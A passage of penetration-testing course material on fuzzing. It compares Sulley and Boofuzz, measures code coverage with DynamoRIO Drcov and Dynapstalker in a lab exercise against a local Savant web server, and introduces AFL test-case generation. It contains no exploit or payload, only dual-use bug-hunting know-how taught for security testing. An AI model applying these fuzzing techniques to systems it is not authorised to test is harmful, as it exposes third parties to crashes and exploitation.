
sess.connect(s_get("HTTP"))

sess.fuzz()
```

Sulley/Boofuzz Comparison

This page presents a roughly equivalent mutation grammar written for Sulley (left) and Boofuzz (right). The scripts both start with the `s_initialize` method, followed by the grammar primitives (`s_static`, `s_string`, and so on). Once the grammar is defined, the Sulley and Boofuzz scripts look slightly different.

Sulley sessions are instantiated from the `sessions.session()` method, while Boofuzz uses a new class object named `Session` (note the uppercase "S"). Sulley declared a timeout value in the session variable, meaning all targets in a session had the same timeout parameter. Boofuzz does not accept a timeout parameter in the `Session` object, moving that parameter to a per-target basis.

Similarly, Sulley targets are instantiated from the `sessions.target()` method, limited to the TCP, UDP, and SSL protocols. Boofuzz uses a new `Target` class, which takes a connection type as the first argument—one of `SocketConnection()` for UDP, TCP, SSL, raw Layer 2, and raw Layer 3 packets; or `SerialConnection()` for RS232-similar serial connections.

The remaining functionality of the script is identical in both Sulley and Boofuzz.

boofuzz Fuzz Control **RUNNING**

Total: 1,441 of 1,441 [=====] 100.000%

HTTP: 1,441 of 1,441 [=====] 100.000%

Pause

Test Case #	Crash Synopsis	Captured Bytes
2	Nothing received from target.	
3	Nothing received from target.	
10	Nothing received from target.	

Currently, Boofuzz's mutation engine does not trigger flaws that are triggered by Sulley. While we work with Pereyda to address these issues, we recommend continuing to use Sulley for grammar-based fuzzing needs.

SANS SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 157

Boofuzz Limitations

Unfortunately, Boofuzz is limited compared to Sulley in how it identifies flaws against a target system. In practice, the Boofuzz mutation engine does not trigger flaws that are triggered by comparable Sulley scripts. Sometimes Boofuzz will return "Nothing received from target" in the console interface (as shown on this page), triggering a DoS condition against a target, while Sulley produces a crash that returns crash dump information. In other cases, Boofuzz misses crash conditions altogether that are otherwise identified by comparable Sulley scripts.

Because of this limitation, we recommend continuing to use Sulley for grammar-based fuzzing needs while we continue to work with Pereyda on running down these limitations in Boofuzz.

Summary

- Building a grammar is simply describing a data format
 - Using `s_static`, `s_delim`, `s_short`, `s_string`, etc.
 - Leveraging blocks, sizers, checksums where needed
- Sessions identify target, Procmon, Netmon, and vmcontrol options
- On target, run control agents to log, monitor, kill, and restart processes
- Postmortem tools aid in crash analysis, cleanup
- Boofuzz is a potential alternative to Sulley in the future

Practice is needed to make this powerful toolkit useful

Summary

In this module, we've examined the process of leveraging the powerful Sulley framework. From a simple perspective, Sulley provides the ability to describe a target protocol using basic primitives, including `s_static()`, `s_delim()`, `s_short()`, and `s_string()`, among others. We can also take advantage of Sulley's block creation with mutation groups, sizers, and checksums where needed.

Since Sulley is written in and interpreted as a Python script, we can also take advantage of any Python functionality in our fuzzer. This provides us with the ability to easily add functionality to examine the contents of the mutations or the count and estimate time needed for mutation delivery. Sulley also provides several helpful scripts for monitoring, logging, and controlling the target system, including Procmon, Netmon, and vmcontrol.

On the target system, we can run the Procmon and Netmon control agents to track and control the target software while logging all the network activity between the fuzzer and the target system. In a more sophisticated deployment using VMware, we can also save and revert snapshot functionality for sophisticated testing purposes. Postmortem tools such as `pcap_cleaner` and `crashbin_explorer` also provide us with the ability to manage and analyze the results of the fuzzing session.

Boofuzz is a potential replacement for Sulley, addressing some bugs and adding desirable enhancements to Sulley. However, Boofuzz's current limitations and inability to identify crash events that are triggered by Sulley prevent us from recommending this tool for grammar-based fuzzing today.

Finally, Sulley is a complex tool with tremendous functionality that will only be leveraged through practice with the toolkit. In the lab exercise that follows, we'll start off by exploring some of the simple functionality provided by Sulley, but we can continue to leverage this framework beyond simple tasks to accomplish complex fuzzing goals.

Additional Information

The following resources provide additional examples of using Sulley effectively, as well as in-depth documentation on the use of the Sulley framework:

Presentation about using Sulley against SCADA network protocols:

<http://www.dc414.org/download/confs/defcon15/Speakers/Devarajan/Presentation/dc-15-devarajan.pdf>

Official Sulley documentation:

<http://www.fuzzing.org/wp-content/SulleyEpyDoc/public/sulley-module.html>

Official Sulley manual:

www.fuzzing.org/wp-content/SulleyManual.pdf

Official Sulley manual (in convenient HTML format):

www.informit.com/articles/article.aspx?p=768663&seqNum=4

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Fuzzing Block Coverage Measurement

In this module, we'll examine the concepts of measuring code coverage in fuzzing, identify the limitations of fuzzing, and identify mechanisms we can use to improve a fuzzer for more effective bug discovery.

Objectives

- Code coverage measurement and concepts
- Improving the quality of your fuzzer
- Measuring basic block coverage in binaries

Objectives

Our objectives for this module are to understand the concepts of code coverage to improve the quality of a fuzzer and to examine the concepts of code coverage by measuring basic block coverage in binaries without source.

Improving Fuzzer Quality

- Covering more code will find more bugs
- Measure code coverage under normal circumstances
 - Repeat under fuzzer
 - Identify your fuzzed coverage delta
- Inspect code not reached
- Modify fuzzer to cover more code!

Fuzzing: You'll never find bugs in code you don't execute.

Improving Fuzzer Quality

One constant in fuzzing is as follows: You'll never find bugs in code you don't execute. Since fuzzing relies on live interaction with a target to discover flaws, if you don't reach a code path with vulnerable functions or programmatic flaws, you won't identify the bugs hidden there.

We know the more code that is covered, the greater the chances are that you'll find a bug in the target. We can use code coverage analysis to improve our fuzzers in an effort to perform more effective bug discovery and software testing, both on targets with source available and targets without source.

One technique for improving fuzzer quality is to measure the code coverage under normal operating circumstances with well-behaving traffic. Repeat the code coverage analysis using a fuzzer and then compare the code coverage delta between the well-behaving activity and the fuzzer. If no bugs were discovered with the fuzzer, evaluate the code that was not reached and identify why the code wasn't reached, then modify the fuzzer to cover more code.

Measuring Basic Blocks

- Evaluates basic blocks of code executed
 - Basic block: Code between jump or call locations and ret instructions
- Best alternative when source isn't available

For fuzzing code coverage measurement, we need an instrumentation tool that logs basic block hits.

```

block_one:
    xor     eax, eax
    test    eax, eax
    jnz     short block_three
    mov     [ebp+timeout.tv_sec], 120
    mov     [ebp+timeout.tv_usec], 0

block_two:
    push    0                ; flags
    mov     ecx, [ebp+len]
    push    ecx              ; len
    mov     edx, [ebp+buf]
    push    edx              ; buf
    mov     eax, [ebp+socket]
    push    eax              ; s
    call    recv
    mov     [ebp+ret], eax
    cmp     [ebp+ret], 0
    jnz     short block_four
    or      eax, 0FFFFFFFh
    jmp     short block_five
  
```

Measuring Basic Blocks

If the source code isn't available for analysis, we can also evaluate the disassembly of a binary, identifying the basic blocks that are executed. A basic block is essentially a chunk of assembly instructions between jump or call locations and ret instructions. In the example on this slide, two assembly blocks are shown: "block_one", which includes a handful of instructions, followed by "block_two". Both contain call or jump instructions but are differentiated by the entry points where other code jumps to them or calls another function.

Measuring basic blocks with a fuzzer is a universal measurement mechanism, but it requires a significant amount of effort to review and analyze the results of the runtime analysis. This technique represents the best method for reviewing the coverage of a fuzzer when source code is not available.

Fuzzing Block Coverage Measurement with DynamoRIO

- DynamoRIO is a runtime code manipulation framework that can manipulate arbitrary blocks to individual instructions
 - Essentially, a very efficient debugger with API interfaces to interact with and manipulate x86, x86-64, ARM, and ARM-64 binaries
- Used for gaining insight into closed source applications for instrumentation, profiling, optimization, troubleshooting, etc.
- Includes several tools that are independently useful too!

<http://dynamorio.org>

Fuzzing Block Coverage Measurement with DynamoRIO

DynamoRIO is a runtime code manipulation framework originally developed from a collaboration between MIT and HP, subsequently acquired by VMware and released as an open-source project by Google. DynamoRIO works as a sort of debugger for x86, x86-64, ARM, and ARM-64 binaries, providing both command line tools and API endpoints to manipulate arbitrary blocks and individual instructions in a target process.

DynamoRIO is used for several different projects, allowing developers to gain insight into closed source applications. DynamoRIO tools are often used for instrumentation of binaries, profiling, optimization, and application troubleshooting.

DynamoRIO is available at <http://dynamorio.org>.

DynamoRIO Drcov

- Drcov is a DynamoRIO tool to collect code coverage information
 - Tracks basic block hits, writes output to a .log file when the application terminates
- Drcov (and other DynamoRIO tools) are invoked using the `drrun.exe` matching the analysis target architecture

```
drrun -t drcov [options] -- targetbinary.exe [target binary options]
```

```
PS C:\DEV> C:\dev\DynamoRIO7\bin32\drrun.exe -t drcov -dump_text --  
webserver.exe
```

DynamoRIO Drcov

One of the command line tools included with DynamoRIO is Drcov. Drcov tracks basic block hits for an instrumented application, writing the block addresses and basic target binary information to a log file when the instrumented application terminates.

To use Drcov, we invoke the application using the DynamoRIO `drrun.exe` utility that matches the target binary architecture (for example, 32-bit `drrun.exe` for instrumenting a 32-bit target binary; 64-bit `drrun.exe` for instrumenting a 64-bit target binary).

To use Drcov, launch the Drrun binary with the `-t drcov` argument, followed by any other optional Drcov arguments. Next, specify two dashes to delimit Drcov's options from the target binary; then specify the target binary and any additional command line arguments it requires.

In the example on this page, we use the 32-bit version of `drrun.exe` to instrument a 32-bit version of `webserver.exe`. We specify the Drcov tool, indicating that the log file should be dumped in plaintext format. The `webserver.exe` process takes no command line arguments.

```

DRCOV VERSION: 2
DRCOV FLAVOR: drcov
Module Table: version 2, count 55
Columns: id, base, end, entry, checksum, timestamp, path
0, 0x00400000, 0x00452000, 0x00417935, 0x00000000, 0x3c66e1f4,
C:\Savant\Savant.exe
1, 0x6eee0000, 0x6f040000, 0x6ef88e60, 0x00136967, 0x589416df,
c:\dev\DynamoRIO7\lib32\release\dynamorio.dll
...
module id, start, size:
module[ 0]: 0x00070970, 13
module[ 0]: 0x00060f89, 16
module[ 0]: 0x00060ff0, 14
module[ 0]: 0x00060ffe, 26
module[ 0]: 0x00061018, 18
module[ 0]: 0x00060f99, 11
module[ 0]: 0x00060faa, 12
module[ 0]: 0x000820fc, 72

```

Drrun identifies each module for the target executable (the exe and associated libraries) and records the address of each block executed.

Drcov Output

The example on this page shows the output of the Drcov log file, modified for space. Drcov has some basic header information, followed by basic information for each process, including an ID, a base or entry point for the application, timestamp, file path, and more. After the components (executables and libraries) associated with the instrumented binary are listed, each basic block hit is recorded, indicating the number of instructions in the basic block.

Dynapstalker

- Dynapstalker is a script inspired by DynamoRIO's Pstalker module
- Reads from Drcov text-based log file output
- Creates an IDC script for IDA Pro to color-code matched blocks
 - Useful for visualizing code coverage
- Can create and apply multiple scripts for the same binary
 - Changes the block color only if it hasn't been colored previously

```
$ python dynapstalker.py
Usage: dynapstalker.py drcov-log-file process-name output-idc-script
[0xrrggbb color]
$ python dynapstalker.py sample/drcov.Savant.exe.03632.0000.proc.log
dnsapi.dll dnsapi-hits.idc 0x00ff00
```

Dynapstalker


Dynapstalker is a Python script written by this author to read from Drcov log files and produce an IDA Pro IDC script that color-codes each basic block reached during instrumentation. It is inspired by the Pstalker tool written by Pedram Amini, included in the PaiMei framework. Unlike PaiMei and Pstalker, Dynapstalker only relies on the log file from Drcov and has no other dependencies.

Using the Drcov, you can instrument the target binary you are fuzzing and record the basic block coverage. With Dynapstalker and IDA Pro, you can easily visualize this coverage as well, identifying blocks your fuzzer hit and missed. Using the information disclosed in the missed blocks, you can change the fuzzer to achieve greater code coverage depth.

Note that when using Dynapstalker, you must specify the `-dump_text` option when you run Drcov (as shown in the prior Drcov example).

Review Missed Blocks

- Evaluate missed blocks
 - Why weren't they reached?
 - Do they look interesting?
 - Consider single-stepping test cases
- Identify instructions and functions of interest to target analysis
 - Any vulnerable string handling functions
 - Assembler "rep movs*" (memcpy)
- Revise fuzzer, measure again
 - Consider using a different color to visualize new blocks reached



Review Missed Blocks

With the Dynapstalker IDC script output, we can continue our analysis of the target. In the illustration on this slide, the white blocks are missed code. Using IDA Pro, we can review the assembly code to identify why these blocks weren't reached without the fuzzer and to determine if they look potentially interesting for exploitable bugs. We can even use IDA Pro to single-step the target binary to evaluate the live binary instead of relying purely on static analysis.

During this analysis, it is useful to review vulnerable functions, including any string-handling routines or assembler routines for memory copies (such as "rep movs*" instructions indicating a memcpy call). With this information, we can revise the fuzzer to reach the previously missed blocks and measure the binary again. Consider using a different color for later IDC script exports to quickly identify new blocks that were successfully reached versus blocks that were reached before the fuzzer revision.

Summary

- You'll never find bugs in code you don't execute when fuzzing
 - Solution: Achieve greater coverage through measurement, fuzzer refining
- Use DynamoRIO and Drcov to instrument a binary and record basic blocks reached
- Use Dynapstalker to convert the Drcov log file output to an IDA Pro IDC script
- Apply the IDC script in IDA Pro to color-code reached blocks

Summary

In this module, we examined an important concept with fuzzing—namely, that you are not able to find bugs in code you do not execute. The solution to this problem is to carefully monitor the code coverage of a target when fuzzing, continually refining your fuzzer after analyzing the missed code blocks to improve code coverage.

In cases when source code isn't available for the binaries you are evaluating, the DynamoRIO framework with Drcov can identify basic blocks reached with the ability to export coverage data into a log file. Using Dynapstalker, you can convert the Drcov text-based log file to an IDC script for use in IDA Pro for further analysis. Combining these tools together, you can measure and document the areas your fuzzer reaches as well as those that the fuzzer did not reach. Knowing the blocks you did not reach, you can evaluate the target executable to identify changes you can make to the fuzzer to achieve a greater level of code coverage.

Exercise: DynamoRIO Block Measurement

- Measure code coverage on the Savant web server
 - Initially for normal network operation
 - Again using a supplied fuzzer script
- Evaluate blocks hit and missed for fuzzer enhancement opportunities

Exercise: DynamoRIO Block Measurement


In this exercise, we'll use the DynamoRIO Drcov block measurement tool to monitor the Savant web server application. We'll measure block coverage under two conditions: normal network operation (retrieving a web page from the server with a web browser) and again using a supplied fuzzer. You will visualize the coverage difference using IDA Pro and the dynapstalker.py script.

DynamoRIO Drrun, Drcov

- To instrument the Savant binary, launch it with the DynamoRIO Drcov module
- To launch the Drcov module, specify it as an argument to drrun.exe
 - Since Savant.exe is a 32-bit binary, use the 32-bit drrun.exe binary
- Drcov will launch Savant with instrumentation

```
C:\Users\student>cd \dev
```

```
C:\DEV>c:\dev\DynamoRIO7\bin32\drrun.exe -t drcov  
-dump_text -- c:\Savant\Savant.exe
```



DynamoRIO Drrun, Drcov

First, you will instrument the Savant binary as the fuzzing target, launching it with the DynamoRIO Drcov module. Using the Windows 10 image, change to the C:\DEV directory and then run the 32-bit version of drrun.exe with the Drcov module, writing the instrumented data in text format using the -dump_text argument. Delimit the drrun.exe arguments using the double-dash parameter and then specify the path to the Savant.exe binary. Savant will start while Drcov instruments the binary.

Interact with Savant: Baseline

- Start with normal access to establish a baseline
- Using your browser, navigate to `http://127.0.0.1`
- Interact with the Savant web server normally
 - Request the index page, refresh the browser, generate a 404 response
- Spend about a minute interacting with the server and then close Savant
- Drcov will create a log file in the current directory

```
C:\DEV>dir *.log
11/13/2017  07:33 PM                2,387,843
drcov.Savant.exe.04656.0000.proc.log
```

Interact with Savant: Baseline

With Drcov instrumenting the Savant binary, establish a baseline of normal access to color-code in IDA Pro. Browse to the web server at `http://127.0.0.1` and interact as a normal user (request the index page, refresh the browser, generate a 404 response or any other nonstandard HTTP/200 response, and so on). Spend approximately 1 minute interacting with the server in this fashion.

Next, close the Savant process. Drcov will create a log file in the current directory using a filename similar to the example shown here.

Interact with Savant: Basic Fuzzer

- Start Savant with Drcov again
- Use the supplied basic HTTP fuzzer in C:\DEV\httpfuzz.py to interact with the server
- **Let the fuzzer run for approximately 1 minute, then stop the fuzzer and quit Savant**
- Drcov will generate a second log file

```
C:\DEV>python httpfuzz.py
Sending junk to the local webserver
Fuzzing verbs set 0
Fuzzing verbs set 1
```

Interact with Savant: Basic Fuzzer

Now that you have established the baseline of access to the web server, you will instrument the Savant process again, this time using a simple fuzzer to send a mutated HTTP request to the server.

Press the up arrow in your command prompt to return to the previous Drrun command line and then press Enter to start Drrun again. Open a new command prompt and navigate to the C:\DEV window. Optionally, examine and then run the httpfuzz.py script. Let the fuzzer run for approximately 1 minute, stop the fuzzer by pressing CTRL-C, and then quit Savant.

Like we saw in the previous example, Drcov will generate a new log file recording the basic blocks reached when the instrumented binary exits.

Convert Drcov Log Files to IDC Scripts

- Use Dynapstalker to convert log files to IDC color-coded scripts
 - "Base" script will be highlighted yellow (0x00ffff)
 - "Fuzzer" script will be highlighted green (0x00ff00)

```
C:\DEV>python dynapstalker\dynapstalker.py
Usage: dynapstalker\dynapstalker.py drcov-log-file process-name output-idc-script [0xrrgbb color]
```

```
C:\DEV>python dynapstalker\dynapstalker.py
drcov.Savant.exe.02840.0000.proc.log savant.exe savant-base.idc 0x00ffff
```

```
C:\DEV>python dynapstalker\dynapstalker.py
drcov.Savant.exe.04656.0000.proc.log savant.exe savant-fuzzer.idc 0x00ff00
```

Convert Drcov Log Files to IDC Scripts

Next, use Dynapstalker to convert the log files generated by Drcov to IDC color-coded scripts. Dynapstalker takes three mandatory arguments and one optional argument:

- The Drcov log file
- The case-insensitive instrumented process name (here, savant.exe)
- The desired IDC script name
- An optional RGB color code in hex notation (the default value is yellow, 0x00ffff)

Run the Dynapstalker script twice, creating two output IDC scripts for use in IDA Pro. The first script will represent the base instrumentation generated through normal access to the server. The second will represent the basic blocks reached under the simple Python fuzzer. Use yellow to mark the base access and green to mark the fuzzed access, as shown.

Basic Block Tracing: Color-Code Covered Blocks in IDA Pro

- Start IDA Pro Demo
 - Select "New" to disassemble a new file
 - Open C:\savant\savant.exe
 - Choose "No" for symbol lookup
 - Wait for autoanalysis complete message
- Run IDC scripts from Dynapstalker, oldest first!
- Click File | Script File
 - Select c:\DEV\savant-base.idc, click Open
 - Select c:\DEV\savant-fuzzer.idc, click Open


Basic Block Tracing: Color-Code Coverage Blocks in IDA Pro

Start the IDA Pro Demo software next. Click "New" on the "IDA: Quick start" window. Select C:\savant\savant.exe as the file to disassemble. When prompted, choose "No" for the symbol lookup, acknowledging the warning with the missing .sig file. The IDA Pro autoanalysis process will start; wait for the message indicating this process has finished before continuing to the next step, answering "No" to the prompt about the proximity view feature.

After the autoanalysis process completes, we can run the IDC scripts to color the hit blocks in the IDA display. It is important to process the oldest IDC scripts first. Click File | Script File and then browse to and select C:\DEV\savant-base.idc, clicking Open to process the file. Repeat this step for the second IDC script at C:\DEV\savant-fuzzer.idc.

Visualize Block Coverage


- Press "G" to open the Jump dialog
- Enter address 00406430
- Press "W" to fit to screen
- IDA Pro doesn't show block colors until you zoom in
 - Windows users: Use CTRL-KeypadPlus or CTRL-KeypadMinus to zoom in or out
 - We've customized IDA Pro to use "2" to zoom in and "3" to zoom out for the rest of us
- Zoom in until you see colored blocks
 - Click and drag to pan graph view



Visualize Block Coverage

In IDA Pro, press the G key to open the Jump dialog. Enter the address 00406430 to jump to the function shown on this page. In IDA Pro, you can press W to scale the graph to fit the screen, shown on this page. IDA Pro allows you to press 1 to zoom in to 100% resolution, and Windows users can press CTRL-KeypadPlus or CTRL-KeypadMinus to zoom in or out. In the Windows 10 VM used in class, we have configured IDA Pro to use the 2 key to zoom in and the 3 key to zoom out.

Zoom in on the IDA Pro view until you see colored blocks, marking the blocks hit by the two Drrun invocations, for base functionality and the targeted fuzzer coverage. Click and drag with your mouse to pan the graph view.



IDA Pro Graph Coverage

Zoomed in, we can see the blocks marked by the two IDC scripts. The first script representing basic browser-created access is marked in yellow. Those blocks do not change color, even if they are referenced again by subsequent scripts (the IDC script will only change the block color if it is the default white color).

The green blocks indicate coverage from the fuzzer, reaching different areas of the target executable. Still, the script could be further improved to reach more of the unreachable blocks. Analyzing the disassembled blocks can offer insight into what needs to be done to change the fuzzer to reach greater code coverage.

The Point

- Your fuzzer will never find bugs in code you don't execute
- DynamoRIO's Drcov module logs the address of executed blocks
- Dynapstalker converts the Drcov log into IDA Pro IDC scripts
 - Using the IDC scripts, you can color-code hit blocks
 - Reviewing this information and identifying missed code with IDA Pro can give you insight into how to modify your fuzzer to reach greater code depth

The Point

When fuzzing a target binary, you'll never find bugs in code you don't execute. In this exercise, you used DynamoRIO's Drcov module to instrument the Savant web server process, logging reached blocks for two use cases: normal browsing and through a naive fuzzer.

The Drcov log output can be converted to IDA Pro IDC scripts using Dynapstalker, allowing you to visually identify hit and missed blocks in the IDA Pro disassembly views. With this information, you can use the information presented by IDA Pro to improve the quality of your fuzzer to get even greater code depth in an effort to find more bugs in your target.

Exercise Complete: STOP

**You have successfully completed the exercise.
Congratulations!**

Exercise Complete: STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Source-Assisted Fuzzing with AFL

In this module, we'll look at fuzzing techniques that leverage source code assistance to achieve greater code coverage.

Introduction

- Improving code coverage with code execution marking
- Source-assisted fuzzing with AFL
- Leveraging AFL for file type fuzzing
- Using AFL mutation results for bug identification

Introduction

In this module, we'll look at a recent technique that improves the efficacy of fuzzing through the use of source code execution marking. The consummate tool to implement this technique is American Fuzzy Lop, which we'll leverage for fuzzing of complex file types. We'll also look at leveraging the results of AFL to identify the location of bugs from source code using the GNU Debugger.

Code Execution Marking

- We know fuzzers find more bugs when they have greater code coverage
 - So far, improving code coverage has been a manual process (assisted with cool tools)
- What if we automate the process of identifying code coverage through execution marking?
 - For each line of code, record a tuple:
 (location unique ID, ID of previously-executed location)
 - With this information, we can measure and detect when a test case reaches new code
 - We can accurately measure missed code location
 - We can focus on new and interesting areas by reusing test cases to extend coverage in new areas

Code Execution Marking

As we have seen, fuzzers find more bugs when they achieve greater code coverage. Fuzzers that only achieve shallow code depth may still find bugs, but they are also likely to miss more bugs that can create new opportunities for an attacker.

The techniques we've examined to achieve greater code coverage have involved a mostly manual process—by recording blocks reached and disassembling the target to identify missed opportunities, followed by changes to the fuzzer. However, what if we could automate the process of identifying code blocks hit and code blocks missed within the executable itself? Using *execution marking*, we can add a marker for each line of code that records a unique location ID and the ID of the previously executed location. With this information, we can run an executable with a test case and identify all the reached and missed blocks, as well as the locations of the blocks prior to the hit blocks.

With a record of how a block is reached and what input test cases did not lead to code coverage blocks, we can intelligently mutate test cases to achieve greater code coverage in an automated fashion.

Requirements for Code Execution Marking

1. We need the source code to mark and monitor
2. We need a customized compiler that can insert the marking and instrumentation
3. We need a tool to monitor the instrumentation, generate test cases, and reach new code paths through observed activity

Requirements for Code Execution Marking

In order to perform fuzzing with code execution marking, we need to fulfill a few requirements:

1. We need source code. Code execution marking is not a technique that can be easily applied to closed source software. We will require access to the source code of the application to use this testing technique.
2. We need a custom compiler. A customized compiler can add the tuple markers needed for instrumentation during the testing process.
3. We need a fuzzer. Recording the coverage of the fuzzer is useful, but we also need a tool to monitor the instrumentation and evaluate the hit and missed blocks, to generate new test cases, and to reapply test cases when new code paths are discovered.

American Fuzzy Lop

- Written by Michał Zalewski (lcamtuf)
- Wrapper for GNU C and C++ compilers
 - Builds source while adding tuple marker instrumentation
- Designed for testing binary input files
 - Not designed for network protocols testing
- Automated mutation test case generator from one or more input samples
- Fast, simple, and effective

<http://lcamtuf.coredump.cx/afl/>

American Fuzzy Lop

American Fuzzy Lop (AFL) is a code execution marking fuzzer written by Michał Zalewski (lcamtuf). AFL is designed as a drop-in replacement for the GNU C and C++ compilers and GNU linker, embedding the monitoring and instrumentation system needed for code execution marking and tracing.

AFL also includes automated test case generation, using one or more input files as sample data for mutation generation. AFL performs best with complex binary input file data, though it has also been shown to be successful with ASCII-based input file tests.

AFL is unique in its ability to creatively discover and focus on new code paths in an executable. What makes it really attractive is that it is also fast, simple, and staggeringly effective.

AFL Test Case Generation

- **Deterministic test cases:**
 - Walking bit flips
 - Walking byte flips
 - Simple arithmetic changes (+/- 16, BE, and LE)
 - Known integer changes (-1, 256, 1024, MAX_INT-1, MAX_INT)
- **Randomized (but finite, based on value) test cases:**
 - Stacked tweaks (combinations of previous tests, along with random data, block deletion, and insertion)
 - Combining previous test cases (test case splicing)

Test cases have been thoroughly evaluated for effective benefit vs. performance

AFL Test Case Generation

AFL uses several techniques to generate test cases for testing, using creative application of different test case generators based on improved code coverage opportunities and previous measurements of test case efficacy.

AFL uses four deterministic techniques for test case generation:

- **Walking bit flips:** AFL will flip bits in each byte of input data, with the number of flipped bits in one byte ranging from 1 to 4. Since this can be an expensive testing technique (generating a lot of mutations to test for even the simplest of input data), AFL limits the number of bits being tested this way and moves on to a less expensive test.
- **Walking byte flips:** AFL will flip whole byte values in groups of 8-, 16-, and 32-bit values.
- **Simple arithmetic changes:** AFL will perform basic testing of values by adding and subtracting a range of values from -35 to +35. Zalewski reports that testing arithmetic changes beyond these values provides very little added benefit.
- **Known integer changes:** AFL will also change integer-length values to a fixed set of values, including -1, 256, 1024, and platform-specific MAX_INT-1 and MAX_INT.

When the deterministic test cases have been completed, AFL turns to randomized test cases. While randomized test case generation could be a nearly infinite number of operations, AFL limits the number of randomized test cases generated, based on the effectiveness of the techniques using the number of new code paths discovered as a guide:

- **Stacked tweaks:** The stacked tweaks technique uses a combination of the previous deterministic test cases along with block deletion (removing chunks of data), block memset (making blocks of data a consistent value), and block insertion.
